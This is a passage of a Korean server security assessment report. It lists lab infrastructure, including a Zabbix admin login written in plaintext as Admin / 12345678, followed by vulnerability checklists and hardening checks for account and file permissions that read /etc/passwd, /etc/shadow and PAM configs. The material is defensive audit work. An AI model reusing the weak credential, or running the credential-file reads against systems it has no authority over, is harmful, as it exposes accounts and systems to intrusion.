|  | Special:  1) 고객센터 탭을 통한  user 게시판 기능 |

4.8. Zabbix & Rsyslog

|  |  |
| --- | --- |
| OS: CentOS 8 | |
|  | Zabbix  To:  All Server  Special:  1) 관리자 계정  ID: Admin /  PW: 12345678  로그인 |
|  | For:  All Server System,  Network 모니터링  (User PC 제외)  시각화, Data를  DB Server 저장 |
|  | Rsyslog  To:  All Server  For:  Client Server의  로그를 DB Server에  저장 |
|  | Special:  1) Client server에 Rsyslog 설치,  Monitoring 대상 설정 |
|  |  |
|  | 2) DB Server에 저장된 로그와 정보를 시각화된 화면으로 분석 |

4.9. Wiki

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| OS: Ubuntu 18 | | | | | |
|  | | | | To:  DB Server  For:  DB Server에 연동시켜 LDAP 인증된 user들이 Web Server에 접속 후 Link를 통해 접속 | |
|  | | | | Special:  1) 사내 관련 정보를 Wiki Server에 등록, 검색 기능을 통한 조회 | |
|  | | | | | |
|  | | | | | |
|  |  | 1. 개요 | | |  |
|  |  |  |  | |  |
|  |  | 1) System 취약점 분석∙평가 항목 | ……………………… | | 65 |
|  |  | 2) Network 취약점 분석∙평가 항목 | ……………………… | | 66 |
|  |  | 3) Web 취약점 분석∙평가 항목 | ……………………… | | 67 |
|  |  |  |  | |  |
|  |  | 2. System 취약점 분석∙평가 | | |  |
|  |  |  |  | |  |
|  |  | 1) 계정 관리 | ……………………… | | 68 |
|  |  | 2) 파일 및 디렉터리 관리 | ……………………… | | 73 |
|  |  | 3) 패치 관리 | ……………………… | | 79 |
|  |  | 4) 로그 관리 | ……………………… | | 80 |
|  |  | 5) Password Cracking | ……………………… | | 82 |
|  |  | 6) Backdoor | ……………………… | | 85 |
|  |  | 7) RootKIT | ……………………… | | 86 |
|  |  | 8) Race Condition | ……………………… | | 88 |
|  |  | 9) Overflow / RTL | ……………………… | | 88 |
|  |  | 10) Ransomware | ……………………… | | 90 |
|  |  | 11) Trojan Attack | ……………………… | | 91 |
|  |  | 12) Macro Malware | ……………………… | | 92 |
|  |  | 13) GOT overwirte | ……………………… | | 93 |
|  |  |  |  | |  |
|  |  | 3. Network 취약점 분석∙평가 | | |  |
|  |  |  |  | |  |
|  |  | 1) Scan | ……………………… | | 96 |
|  |  | 2) DoS | ……………………… | | 102 |
|  |  | 3) Sniffing | ……………………… | | 111 |
|  |  | 4) Spoofing | ……………………… | | 115 |
|  |  | 5) Session Hijacking | ……………………… | | 120 |
|  |  |  |  | |  |
|  |  | 4. Web 취약점 분석∙평가 | | |  |
|  |  |  |  | |  |
|  |  | 1)OpenVAS CVE분석 | ……………………… | | 123 |
|  |  | 2) Injection | ……………………… | | 128 |
|  |  | 3) Broken Authenrication | ……………………… | | 128 |
|  |  | 4) Sensitive Data Exposure | ……………………… | | 132 |
|  |  | 5) XXE | ……………………… | | 136 |
|  |  | 6) Broken Access Control | ……………………… | | 138 |
|  |  | 7) Security Misconfiguration | ……………………… | | 145 |
|  |  | 8) XSS | ……………………… | | 147 |
|  |  | 9) Insecure Deserialization | ……………………… | | 148 |
|  |  | 10) Using Components with known Vulnerabilities | ……………………… | | 149 |
|  |  | 11) Insufficient Logging, Monitoring | ……………………… | | 154 |
|  |  |  |  | |  |

Ⅳ. Security

1. 개요

1.1. System 취약점 분석∙평가 항목

|  |  |  |  |
| --- | --- | --- | --- |
| 분류 | 점검항목 | 항목 중요도 | 항목코드 |
| 1. 계정 관리 | 1) Root 계정 보안 취약점 | 상 | S-01 |
| 2) 패스워드 보안 취약점 | 상 | S-02 |
| 3) 미사용 계정관리 보안 취약점 | 하 | S-03 |
| 4) 사용자 전용 설정 보안 취약점 | 하 | S-04 |
| 2. 파일 및 디렉터리 관리 | 1) Root 홈, 패스 디렉터리 권한 및 패스 설정 | 상 | S-05 |
| 2) 파일 및 디렉터리 소유자 설정 | 상 | S-06 |
| 3) /etc/passwd 파일 소유자 및 권한 설정 | 상 | S-07 |
| 4) /etc/shadow 파일 소유자 및 권한 설정 | 상 | S-08 |
| 5) /etc/hosts 파일 소유자 및 권한 설정 | 상 | S-09 |
| 6) /etc/(x)inet.conf 파일 소유자 및 권한 설정 | 상 | S-10 |
| 7) /etc/syslog.conf 파일 소유자 및 권한 설정 | 상 | S-11 |
| 8) /etc/services 파일 소유자 및 권한 설정 | 상 | S-12 |
| 9) SUID, SGID, Sticky bit 설정 및 권한 설정 | 상 | S-13 |
| 10) 사용자, 시스템 시작파일 및 환경파일 권한 | 상 | S-14 |
| 11) World Writable 파일 점검 | 상 | S-15 |
| 12) /dev에 존재하지 않은 device 파일 점검 | 상 | S-16 |
| 13) $HOME/ .rhosts, hosts.equiv 사용금지 | 상 | S-17 |
| 14) 접속 IP 및 포트 제한 | 상 | S-18 |
| 3. 패치 관리 | 1) 최신 보안패치 및 벤더 권고사항 적용 | 상 | S-19 |
| 4. 로그 관리 | 1) 로그의 정기적 검토 및 보고 | 상 | S-20 |
| 2) 정책에 따른 시스템 로깅 설정 | 하 | S-21 |
| 5. Password Cracking | 1) Brute Force Attack | 하 | S-22 |
| 2) Dictionary Attack | 하 | S-23 |
| 3) Hybird Attack | 하 | S-24 |
| 4) Rainbow Attack | 하 | S-25 |
| 6. Backdoor | 1) 시스템 파일 무결성 점검 | 상 | S-26 |
| 7. RootKIT | 1) 시스템 계정 점검 | 중 | S-27 |
| 2) 컴파일러 실행 권한 점검 | 중 | S-28 |
| 3) 백그라운드 서비스 점검 | 중 | S-29 |
| 8. Race Condition | 1) 관리자 권한으로 불필요 임시파일, 심볼릭 활용여부 | 중 | S-30 |
| 9. Overflow / RTL | 1) Buffer Overflow & RTL | 중 | S-31 |
| 10. Ransomware | 1) 악성파일 업로드/다운 가능여부, 액세스 권한통제 | 상 | S-32 |
| 11. Trojan Attack | 1) 트로이목마 파일 서버 업로드 여부 확인 | 상 | S-33 |
| 2) 트로이목마 파일 다운로드 및 실행가능여부 | 상 | S-34 |
| 12. Macro Malware | 1) 문서프로그램 취약점을 통한 Malware 침입 가능성 | 하 | S-35 |
| 13. GOT overwirte | 1) plt, got를 이용한 got overwrite 적용 가능 여부 | 하 | S-36 |

1.2. Network 취약점 분석∙평가 항목

|  |  |  |  |
| --- | --- | --- | --- |
| 분류 | 점검항목 | 항목 중요도 | 항목코드 |
| 1. Scan | 1) Arp Scan | 하 | N-01 |
| 2) ICMP Scan | 하 | N-02 |
| 3) TCP half Scan | 하 | N-03 |
| 4) TCP Open Scan | 하 | N-04 |
| 5) UDP Open Scan | 하 | N-05 |
| 6) TCP ACK scan | 하 | N-06 |
| 7) FIN Scan | 하 | N-07 |
| 8) NULL Scan | 하 | N-08 |
| 9) X-MAS Scan | 하 | N-09 |
| 10) Decoy Scan | 하 | N-10 |
| 2. DoS | 1) Land Attack | 상 | N-11 |
| 2) Teardrop | 상 | N-12 |
| 3) Smurf Attack | 상 | N-13 |
| 4) Ping of Death | 상 | N-14 |
| 5) Inconsistent Fragmentation | 상 | N-15 |
| 6) TCP SYN Flooding | 상 | N-16 |
| 7) UDP Flooding Attack | 상 | N-17 |
| 8) ICMP Flooding Attack | 상 | N-18 |
| 3. Sniffing | 1) Switch Jamming | 중 | N-19 |
| 2) ICMP Redirect | 하 | N-20 |
| 3) ARP Redirect | 중 | N-21 |
| 4. Spoofing | 1) ARP Spoofing | 상 | N-22 |
| 2) DNS Spoofing | 상 | N-23 |
| 3) DHCP Spoofing | 상 | N-24 |
| 5. Session Hijacking | 1) 원격 웹 서버 관리 시 Session Hijacking 가능 여부 | 상 | N-25 |

1.3. Web 취약점 분석∙평가 항목

|  |  |  |  |
| --- | --- | --- | --- |
| 분류 | 점검항목 | 항목 중요도 | 항목코드 |
| OpenVAS CVE분석 | 전체 서버 대상 취약점 점검 | - | - |
| 1. Injection | 1) Iframe Injection | 상 | W-01 |
| 2) LDAP Injection | 상 | W-02 |
| 3) SQL Injection | 상 | W-03 |
| 2. Broken Authenrication | 1) 불충분한 인증 | 상 | W-04 |
| 2) Insecure Login Forms | 상 | W-05 |
| 3. Sensitive Data Exposure | 1) SSL 취약점 (BEAST/CRIME/BREACH Attacks) | 상 | W-06 |
| 2) Clear Text HTTP | 상 | W-07 |
| 3) Host Header Attack(Reset Poisoning) | 상 | W-08 |
| 4) HTML Web Storage | 하 | W-09 |
| 4. XXE | 1) DOCTYPE 태그, 외부 엔티티 기능 활성화 여부 | 상 | W-10 |
| 5. Broken Access Control | 1) Directory Indexing | 상 | W-11 |
| 2) File Upload | 상 | W-12 |
| 3) File Download | 상 | W-13 |
| 6. Security Misconfiguration | 1) Denial of Service(Slow HTTP DoS) | 상 | W-14 |
| 7. XSS | 1) XSS – Stored / Reflected / Dom | 상 | W-15 |
| 8. Insecure Deserialization | 1) Apache Tomcat 세션 역직렬화 및 RCE 수행여부 | 상 | W-16 |
| 9. Using Components with known Vulnerabilities | 1) PHP CGI Remote Code Execution | 상 | W-17 |
| 2) Shellshock Vulnerability | 상 | W-18 |
| 3) PHP Eval Function | 상 | W-19 |
| 4) HeartBleed Vulnerability | 상 | W-20 |
| 10. Insufficient Logging, Monitoring | 1) 웹 애플리케이션 로그관리 | 중 | W-21 |
| 2) 웹 방화벽 사용 여부 | 중 | W-22 |
| 3) 애플리케이션 내부 의심항목 처리 | 중 | W-23 |

2. System 취약점 분석∙평가

2.1. 계정 관리

|  |  |
| --- | --- |
| S-01 | 시스템 > 1. 계정 관리 > 1) Root 계정 보안 취약점 |
| 취약점 개요 | |
| 점검 내용 | (1) Root 계정의 원격접속이 차단되어 있는지 점검  (2) Root 이외의 UID가 ‘0’인 계정이 있는지 점검  (3) Root 계정이 su 명령어로 접속이 가능한지 점검  (4) Root 그룹에 관리자 이외의 계정이 존재하는지 점검 |
| 점검 목적 | 외부로 침입한 침입자가 Root 계정을 원격으로 탈취하는 것을 차단하기 위한 보안이 되어있는지 확인 |
| 보안 위협 | 침입자가 Root 계정을 탈취하면 가장 높은 권한을 갖기 때문에 시스템과 자원에 큰 피해를 입을 수 있다.  Root 그룹도 마찬가지로 소속된 계정은 관리자의 권한과 동일하기 때문에 노려질 가능성이 높다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7 Web Server |
| 판단 기준 | 양호: 관리자 계정 원격 접속 차단(Ex: SSH, Telnet), su 차단, Root 이외 관리자 계정이 없다. |
| 취약: 관리자 계정 원격 접속 가능, su 가능, Root 그룹에 다른 계정이 있거나 동일 UID 계정이 있다. |
| 조치 방법 | 외부 접근 Protocol 설정 파일과 su 설정 파일을 수정하여 관리자 계정을 접속 차단  일반 사용자가 아닌 관리자 권한이나 super user 그룹 사용자들만 su를 사용 가능하게 수정 |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX  CentOS 7 | # cat /etc/pam.d/login  auth required /lib/security/pam\_securetty.so (주석확인)  # cat /etc/securetty (pts/0 ~ pts/x까지 주석확인)  # cat /etc/pam.d/su  auth required pam\_wheel.so use\_uid (주석확인)  # cat /etc/passwd  # cat /etc/group |   < Root 계정 원격 접속 설정 점검 >  - 전체적인 원격 접속 설정 확인  # cat /etc/pam.d/login  auth required /lib/security/pam\_securetty.so (주석 확인, 없을 시 추가)  원격 접속 설정이 따로 되어있지 않기 때문에 위의 라인을 추가해 주어야한다.  - telnet으로 Root 원격 접속 가능한지 확인  # cat /etc/securetty (pts/0 ~ pts/x까지 주석확인) telnet에서 사용하는 pts/0 ~ pts/x 이 telnet service를 구동하지 않아 존재하지 않기에 따로 조치할 필요는 없다.  - ssh로 Root 원격 접속 가능한지 확인  # cat /etc/ssh/sshd\_config  line 38에서 PermitRootLogin 이 no 로 되어 있으므로 ssh Root의 원격 접속은 차단이 되어있다.  < Root 계정 su 접속 설정 점검 >  # cat /etc/pam.d/su  auth required pam\_wheel.so use\_uid (주석 확인)    위의 라인이 주석 처리되어 있기 때문에 su로 Root 계정에 접속 가능하다.  주석을 제거하고 저장하면 일반 계정에서 su 로 Root 계정 접속이 차단된다.  **<** Root 이외의 uid=0 계정 확인 >  # cat /etc/passwd | grep x:0:    Root 이외의 uid가 0인 계정은 없는 것을 확인했다. 있다면 userdel <유저명> 명령어를 이용하여 삭제한다.  < Root 이외의 관리자 그룹 소속 계정 확인 >  # cat /etc/group OR # getent group Root    # cat /etc/passwd | grep :0:    Root 그룹에 속하는 다른 사용자는 없지만 gid가 0인 시스템용 계정은 차단해 두는 것이 좋다. | |
| 결과 | 취약 3 안전 1 = 취약 |
| 조치 시 영향 | 필요시 관리자도 Root 계정에 접속이 불가 |

|  |  |
| --- | --- |
| S-02 | 시스템 > 1. 계정 관리 > 2) Password 보안 취약점 |
| 취약점 개요 | |
| 점검 내용 | (1) Password의 복잡성 설정되어 있는지 점검  (2) Password의 최소 길이가 설정되어 있는지 점검  (3) Password의 최대 사용기간과 최소 사용기간이 설정되어 있는지 점검  (4) Password 파일이 보호되고 있는지 점검 |
| 점검 목적 | 무작위 대입 공격, 사전 대입 공격으로 짧은 시간 안에 사용자 계정들의 Password를 탈취당하지 않도록 Password 복잡성 정책이 설정되어 있는지 확인 |
| 보안 위협 | (1) Password 가 간단하면 무작위 대입 공격으로 탈취당할 위험성이 높고, 복잡성을 만족하지 못한다면 사전 대입 공격으로 탈취가 가능하다.  (2) Password가 오랜 기간 바뀌지 않는다면 침입자가 전에 탈취한 Password 로 재침입할 수 있다.  (3) 높은 권한의 사용자의 Password 가 탈취당한다면 Password 파일 전체가 침해당할 수도 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7 |
| 판단 기준 | 양호: /etc/shadow 존재, /etc/passwd 두번째 칸 x표, 패스워드 8자 이상 최소 1글자 이상의 특수기호, 숫자, 대문자, 소문자 설정, 최대 사용기간과 최소 사용기간이 90일 |
| 취약: Password 가 8자 이하, 최소 길이 미설정, 최대 사용기간과 최소 사용기간이 90일로 설정되어 있지 않음, /etc/shadow 파일 없음 |
| 조치 방법 | Password 설정 파일에서 복잡성을 만족하도록 수정하고 사용기간과 보안을 설정한다. |
| 점검 및 조치 사례 | |
| < Password 복잡성 및 사용기간 설정 점검 >  # cat /etc/login.defs  # cat /etc/security/pwquality.conf  모두 주석 처리되어 있어 Password 복잡성 설정이 되어 있지 않다. authconfig 명령어로 복잡성 설정이 가능하다.  < Password 보호 파일 점검 >  # cat /etc/passwd (두번째 부분에 x 로 비밀번호가 보호되어 있는지 확인)    # ls /etc/shadow 로 파일이 존재하는지 확인  /etc/shadow 파일이 존재하고 /etc/passwd에서 패스워드가 보호되는 것을 확인할 수 있다. | |
| 결과 | 취약 3 안전 1 = 취약 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

|  |  |
| --- | --- |
| S-03 | 시스템 > 1. 계정 관리 > 3) 미사용 계정 관리 보안 취약점 |
| 취약점 개요 | |
| 점검 내용 | (1) 계정 잠금 임계값이 설정되어 있는지 점검  (2) 불필요한 계정이 존재하는지 점검  (3) 계정이 존재하지 않는 GID가 남아있는지 점검  (4) 동일한 UID가 존재하는지 점검 |
| 점검 목적 | 사용되지 않는 계정들이 침입자가 들어올 수 있는 경로가 될 가능성이 있기에 장시간 미사용 계정과 그 계정의 로그인 실패 로그들을 확인하고 침입을 방지(※ 패키지 설치 시 자동 생성되는 사용자 계정도 취약점 중 하나) |
| 보안 위협 | (1) 침입자가 미사용 계정에 무작위 대입법을 시도했을 경우 계정 잠금 임계값이 설정되어 있지 않다면 관리자가 로그인 실패 기록을 확인하기 전까진 알 수 없다.  (2) 관리자 계정보다 비교적 취약한 미사용 계정들을 노리는 경향이 있기 때문에 바로 삭제하거나 상시 확인하지 않는다면 Root 권한 탈취를 위한 손쉬운 발판이 될 수 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7 |
| 판단 기준 | 양호: 계정 잠금 임계 값 존재, 미사용 사용자 없음, 비어 있는 그룹 없음, UID는 항상 유일하다. |
| 취약: 계정 잠금 임계 값이 0, 한번도 로그인 하지 않았거나 마지막 로그인으로부터 1달 이상 넘어간 계정 존재, 사용자가 없는 그룹 존재, 동일한 UID 존재한다. |
| 조치 방법 | (1) 계정 잠금 임계 값을 설정하고, 일정 기간동안 로그인 하지 않는다면 자동으로 사용자 삭제  (2) 사용자가 삭제되어서 비었거나 실수로 생성된 사용자가 없는 그룹도 바로 삭제  (3) 동일한 UID가 존재하는 사용자는 둘 중 하나의 UID를 다르게 수정 |
| 점검 및 조치 사례 | |
| < 계정 잠금 임계 값 설정 점검 >  # cat /etc/pam.d/system-auth // 콘솔 로그인  auth required pam\_tally2.so deny=5 unlock\_time=60 account required pam\_tally2.so 위에 두 라인이 없어서 콘솔 로그인 시 계정 잠금 임계 값 설정이 되어 있지 않은 것을 확인할 수 있다.  # cat /etc/pam.d/password-auth //원격 + xwindow 로그인    위에 콘솔 로그인과 마찬가지로 계정 잠금 임계 값 설정이 되어 있지 않다.  < 불필요한 계정 점검 >  # cat /etc/passwd    # cat /etc/passwf | egrep “lp|uucp|nuucp”    생성은 되었지만 /sbin/nologin으로 로그인하지 않고 사용하지 않는 계정들과,  lp, uucp, nuucp같은 의심스러운 계정들은 userdel <사용자이름> 명령어를 이용하여 제거해준다.  < 계정이 존재하지 않는 GID 점검 >  # cat /etc/group  사용자가 존재하지 않는 그룹은 삭제한다.  < 동일한 UID 점검 >  # cat /etc/passwd를 확인했을 때 3번째 칸의 UID가 동일한 계정이 존재할 경우 usermod -u <새로운 UID 값> <사용자이름> 으로 UID를 변경해 준다. | |
| 결과 | 취약 3 안전 1 = 취약 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

|  |  |
| --- | --- |
| S-04 | 시스템 > 1. 계정 관리 > 4) 사용자 전용 설정 보안 취약점 |
| 취약점 개요 | |
| 점검 내용 | (1) 사용자의 Shell을 점검  (2) 사용자의 Session Timeout 시간 설정이 되어 있는지 점검 |
| 점검 목적 | (1) 로그인을 사용하지 않는 사용자가 명령어를 사용할 수 없도록 사용자의 shell 종류 확인  (2) 침입자가 고의로 접속을 원하는 만큼 유지시키는 것을 차단 |
| 보안 위협 | (1) 기본적으로 생성되는 default 계정들을 사용하여 권한획득 공격이나 중요 문서들을 유출할 수 있다.  (2) 사용자가 작업을 완료한 세션을 통해 세션이 끊어지기 전 시스템으로 접근하여 권한 획득이 가능하다.  (3) 권한 획득시 침입자는 자신을 그 전의 사용자로 속여 데이터와 정보에 손쉽게 접근이 가능하다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7 |
| 판단 기준 | 양호: 기본계정들에 /sbin/nologin으로 설정되어 있으며, TMOUT 시간이 10분 이하로 설정되어 있다. |
| 취약: 기본계정들에 /sbin/nologin으로 설정되지 않았으며, TMOUT 시간이 설정되지 않았다. |
| 조치 방법 | /etc/passwd 파일에서 기본계정인데 /sbin/nologin이 아닌 것들을 수정 |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX  CentOS 7 | # cat /etc/passwd  # cat /etc/profile OR  # cat /etc/.profile //일반 사용자 |   < 사용자 Shell 점검 >  # cat /etc/passwd  로그인이 필요하지 않은 계정은 /sbin/nologin으로 설정되어 있다.  < 사용자 Session Timeout 점검 >  # cat /etc/profile  TIMEOUT 이 설정되어 있지 않다.   |  | | --- | | TIMEOUT=600 export TMOUT |   위에 두줄을 파일의 아래에 추가해 주어야한다. | |
| 결과 | 취약 1 안전 1 = 중간 |
| 조치 시 영향 | 모니터링이나 세션시간이 길게 필요한 경우 시간 설정 변경 필요 |

2.2. 파일 및 디렉터리 관리

|  |  |
| --- | --- |
| S-05 | 시스템 > 2. 파일 및 디렉터리 관리 > 1) root 디렉터리 권한 및 패스 설정 |
| 취약점 개요 | |
| 점검 내용 | root 계정의 PATH 환경 변수에 “.”이 포함되어 있는지 점검 |
| 점검 목적 | 비인가자가 불법적으로 생성한 디렉터리를 우선으로 하지 않도록 설정하기 위해 환경변수 점검이 필요 |
| 보안 위협 | 관리자가 명령어(예: ls, mv, cp등) 를 수행했을 때 root 계정의 PATH 환경변수에 “.”( 현재 디렉터리 지칭)이 포함되어 있으면, 현재 디렉터리에 명령어와 같은 이름의 악성파일이 실행되어 악의적인 행위가 일어날 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # echo $PATH  /usr/local/sbin:/sbin:/usr/sbin:/bin:/usr/bin/X11:/usr/local/bin:/usr/bin:/usr/x11r6/bin:/root/bin |   위와같이 출력되는 PATH 변수내에 “.” 또는, “::”포함 여부 확인 | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| S-06 | 시스템 > 7. Rootkit > 1) 시스템 계정 점검 |
| 취약점 개요 | |
| 점검 내용 | 소유자가 불분명한 파일이나 디렉터리가 존재하는지 여부를 점검 |
| 점검 목적 | 소유자가 존재하지 않는 파일 및 디렉터리를 삭제 및 관리, 임의의 사용자에 의한 불법적 행위를 사전 차단 |
| 보안 위협 | 삭제된 소유자의 UID 와 동일한 사용자가 해당 파일, 디렉터리에 접근 가능하여 사용자 정보 등 중요 정보가 노출될 위험이 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # find / -nouser -print  # find / -nogroup -print |   소유자가 no user, no group인 파일이나 디렉터리 존재하는 경우 디렉터리 및 파일 삭제 또는, 소유자 및 그룹을 변경한다.    => 점검 결과, 소유자가 존재하지 않는 파일이 발견되어 취약점이 확인됐다.  보안 조치  1) 소유자가 존재하지 않는 파일이나 디렉터리가 불필요한 경우 rm 명령으로 삭제   |  | | --- | | # rm -rf /home/hacker\* |   2) 필요한 경우 chouwn 명령으로 소유자 및 그룹 변경   |  | | --- | | # chown -R root /home/hacker | | |
| 결과 | 취약 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

|  |  |
| --- | --- |
| S-07 | 시스템 > 2. 파일 및 디렉터리 관리 > 3) /etc/passwd 파일 소유자 및 권한 |
| 취약점 개요 | |
| 점검 내용 | /etc/passwd 파일 권한 적절성 점검 |
| 점검 목적 | /etc/passwd 파일을 통해 비인가자의 권한 상승 차단 |
| 보안 위협 | 관리자(Root) 외 사용자가 “/etc/passwd” 파일의 변조가 가능할 경우 shell 변조, 사용자 추가/삭제, root를 포함한 사용자 권한 획득 시도 등 악의적인 행위가 가능하다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | #ls -l /etc/passwd  rw –/ r - -/ r- - root <passwd 파일> |   “passwd”파일의 소유자가 root가 아니거나 파일의 권한이 644 이하가 아닌경우 설정을 변경함    => 점검 결과, 파일 권한 644로 확인 | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| S-08 | 시스템 > 2. 파일 및 디렉터리 관리 > 4) /etc/shadow 파일 소유자 및 권한 |
| 취약점 개요 | |
| 점검 내용 | /etc/shadow 권한 적절성 점검 |
| 점검 목적 | /etc/shadow파일에 비인가자의 접근을 제한하도록 shadow 파일 소유자 및 권한을 관리 |
| 보안 위협 | 해당 파일에 대한 권한 관리가 이루어지지 않을 시 ID 및 PW 정보가 외부로 노출될 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # ls -l /etc/shadow  r - -/ - - - /- - - root <shadow 파일> |   shadow파일 및 디렉터리의 소유자가 root가 아니거나 파일의 권한이 400이 아닌 경우 설정을 변경한다.    => 점검 결과, 파일의 권한이 400이 아님을 확인했다.  보안 조치  1) 파일의 권한을 400으로 변경   |  | | --- | | # chown root /etc/shadow  # chmod 400 /etc/shadow | | |
| 결과 | 취약 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

|  |  |
| --- | --- |
| S-09 | 시스템 > 2. 파일 및 디렉터리 관리 > 5) /etc/hosts 파일 소유자 및 권한 |
| 취약점 개요 | |
| 점검 내용 | /etc/hosts 파일의 권한 적절성 점검 |
| 점검 목적 | /etc/hosts 파일을 관리자만 제어할 수 있게 하여 비인가자들의 임의적인 파일 변조 방지 |
| 보안 위협 | hosts 파일에 비인가자 쓰기 권한이 부여된 경우, 공격자는 hosts파일에 악의적인 시스템을 등록하여 이를 통해 정상적인 DNS를 우회하여 악성사이트로의 접속을 유도하는 파밍(Pharming) 공격 등에 악용될 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # ls -l /etc/hosts  r - -/ - - - /- - - root <shadow 파일> |   hosts 파일의 소유자가 root가 아니거나 파일의 권한이 600이 아닌 경우 설정을 변경한다.    => 점검 결과, 파일의 권한이 600이 아님을 확인했다.  보안 조치  1) 파일의 권한을 600으로 변경   |  | | --- | | # chown root /etc/hosts  # chmod 600 /etc/hosts | | |
| 결과 | 취약 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

|  |  |
| --- | --- |
| S-10 | 시스템 > 2. 파일 및 디렉터리 관리 > 6) /etc/(x)inetd.conf |
| 취약점 개요 | |
| 점검 내용 | /etc/(x)inetd.conf 파일의 권한 적절성 점검 |
| 점검 목적 | /etc/(x)inetd.conf 파일을 관리자만 제어할 수 있게 하여 비인가자들의 임의적인 파일 변조 방지 |
| 보안 위협 | (x)inetd.conf 파일에 비인가자 쓰기 권한이 부여된 경우, 비인가자가 악의적인 프로그램을 등록하여 root 권한으로 불법적인 서비스를 실행할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # ls -l /etc/inetd.conf  r - -/ - - - /- - - root <inetd 파일> |   인터넷 슈퍼데몬 서비스 설정파일의 소유자가 root가 아니거나 파일의 권한이 600이 아닌 경우 설정을 변경한다.      => 점검 결과, /etc/(x)inetd.conf 파일이 없음을 확인했다. | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| S-11 | 시스템 > 2. 파일 및 디렉터리 관리 > 7) /etc/syslog.conf |
| 취약점 개요 | |
| 점검 내용 | /etc/syslog.conf 파일의 권한 적절성 점검 |
| 점검 목적 | /etc/syslog.conf 파일의 권한 적절성을 점검하여 비인가자들의 임의적인 syslog.conf 파일 변조 방지 |
| 보안 위협 | syslog.conf 파일의 접근권한이 적절하지 않을 경우, 임의적인 파일 변조로 인해 침입자의 흔적이나 시스템 오류 사항을 분석하기 위해 반드시 필요한 시스템 로그가 정상적으로 기록되지 않을 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # ls -l /etc/syslog.conf  r w -/ - - - /- - - root <syslog.conf 파일> |   syslog.conf 파일의 소유자가 root가 아니거나 파일의 권한이 644가 아닌 경우 설정을 변경한다.    => 점검 결과, 파일의 권한이 644로 되어있음을 확인했다. | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| S-12 | 시스템 > 2. 파일 및 디렉터리 관리 > 8) /etc/services |
| 취약점 개요 | |
| 점검 내용 | /etc/services 파일의 권한 적절성 점검 |
| 점검 목적 | /etc/services 파일의 관리자만 제어 할수 있게 하여 비인가자들의 임의적인 파일 변조 방지 |
| 보안 위협 | services 파일의 접근권한이 적절하지 않을 경우, 비인가 사용자가 운영포트번호를 변경하여 정상적인 서비스를 제한하거나, 허용되지 않은 Port를 오픈하여 악성 서비스를 운용할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # ls -l /etc/services  r w -/ - - - /- - - root <services 파일> |   services 파일의 소유자가 root가 아니거나, 파일의 권한이 644가 아닌 경우 설정을 변경한다.    => 점검 결과, 파일의 권한이 644로 되어있으며 소유주가 root로 설정되어 있음을 확인했다. | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| S-13 | 시스템 > 2. 파일 및 디렉터리 관리 > 9) SUID, SGID, Sticky bit |
| 취약점 개요 | |
| 점검 내용 | 불필요하거나 악의적인 파일에 SUID, SGID 설정 여부 점검 |
| 점검 목적 | 불필요한 SUID, SGID 설정 제거로 악의적인 사용자의 권한상승 방지 |
| 보안 위협 | SUID, SGID 파일의 접근권한이 적절하지 않을 경우, SUID, SGID 설정된 파일로 특정 명령어를 실행하여 root 권한 획득 및 정상서비스 장애를 발생시킬 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # ls -all [check\_file] | awk ‘{ print $1}’ | grep -i ‘s’ |   주요 파일에 불필요한 SUID/SGID가 설정된 경우 SUID/SGID를 제거한다.    => 점검 결과, 3건의 파일이 확인되어 취약점이 발견되었다.  보안 조치  1) 제거   |  | | --- | | # chmod -s <file-name> |   2) 주기적인 감사   |  | | --- | | # find / -user root -type f \ ( -perm -04000 -o -perm -02000 \ ) -xdev -exec ls -al {} |   3) 사용이 불가피한 경우, 특정 그룹에서만 사용 제한하거나, 일반 사용자의 setUID 사용을 제한   |  | | --- | | #/usr/bin/chgrp <group\_name> <setuid\_file\_name>  #/usr/bin/chmod 4750 <setuid\_file\_name> | | |
| 결과 | 취약 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

|  |  |
| --- | --- |
| S-14 | 시스템 > 2. 파일 및 디렉터리 관리 > 10) 사용자, 시스템 시작 및 환경파일 |
| 취약점 개요 | |
| 점검 내용 | 홈 디렉터리 내의 환경변수 파일에 대한 소유자 및 접근 권한이 관리자 또는 해당 계정으로 설정되어 있는지 점검 |
| 점검 목적 | 비인가자의 환경변수 조작으로 인한 보안 위험을 방지 |
